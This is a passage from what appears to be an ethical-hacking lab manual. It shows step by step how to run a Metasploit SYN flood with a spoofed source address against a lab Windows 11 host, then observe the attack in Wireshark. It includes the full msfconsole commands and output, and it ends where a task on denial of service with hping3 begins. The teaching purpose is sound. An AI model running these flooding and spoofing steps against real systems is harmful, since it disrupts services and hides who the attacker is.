
[*] SYN flooding 10.10.1.11:21...
```

20. To confirm, click **Windows 11** to switch to the **Windows 11** machine and click **Ctrl+Alt+Delete**. By default, **Admin** user profile is selected, click **Pa\$\$w0rd** to paste the password in the Password field and press **Enter** to login.


Alternatively, you can also click **Pa\$\$w0rd** under **Windows 11** machine thumbnail in the **Resources** pane or Click **Type Text | Type Password** button under Commands (**thunder** icon) menu.

If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




21. Click **Search** icon () on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Open** to launch it.




22. The **Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.

The network interface might differ when you perform the task.



23. **Wireshark** displays the traffic coming from the machine. Here, you can observe that the **Source IP** address is that of the **Windows Server 2019** (10.10.1.19) machine. This implies that the IP address of the **Parrot Security** machine has been spoofed.



24. Observe that the target machine (**Windows 11**) has drastically slowed, implying that the DoS attack is in progress on the machine. If the attack is continued for some time, the machine's resources will eventually be completely exhausted, causing it to stop responding.
25. Once the performance analysis of the machine is complete, click on **Parrot Security** to switch to the **Parrot Security** machine and press **Ctrl+C** to terminate the attack.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit session:

```
msf6 auxiliary(dos/tcp/synflood) > show options
Module options (auxiliary/dos/tcp/synflood):
Name      Current Setting  Required  Description
INTERFACE          no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
RHOSTS            yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT              80       The target port
SHOST              no        The spoofable source address (else randomizes)
SNAPLEN            65535    The number of bytes to capture
SPORT              no        The source port (else randomizes)
TIMEOUT            500      The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOST 10.10.1.11
RHOST => 10.10.1.11
msf6 auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf6 auxiliary(dos/tcp/synflood) > set SHOST 10.10.1.19
SHOST => 10.10.1.19
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 10.10.1.11

[*] SYN flooding 10.10.1.11:21...
^C[-] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) >
```

26. This concludes the demonstration of how to perform SYN flooding on a target host using Metasploit.
27. Close all open windows and document all the acquired information.


Task 2: Perform a DoS Attack on a Target Host using hping3

hping3 is a command-line-oriented network scanning and packet crafting tool for the TCP/IP protocol that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw-IP protocols.

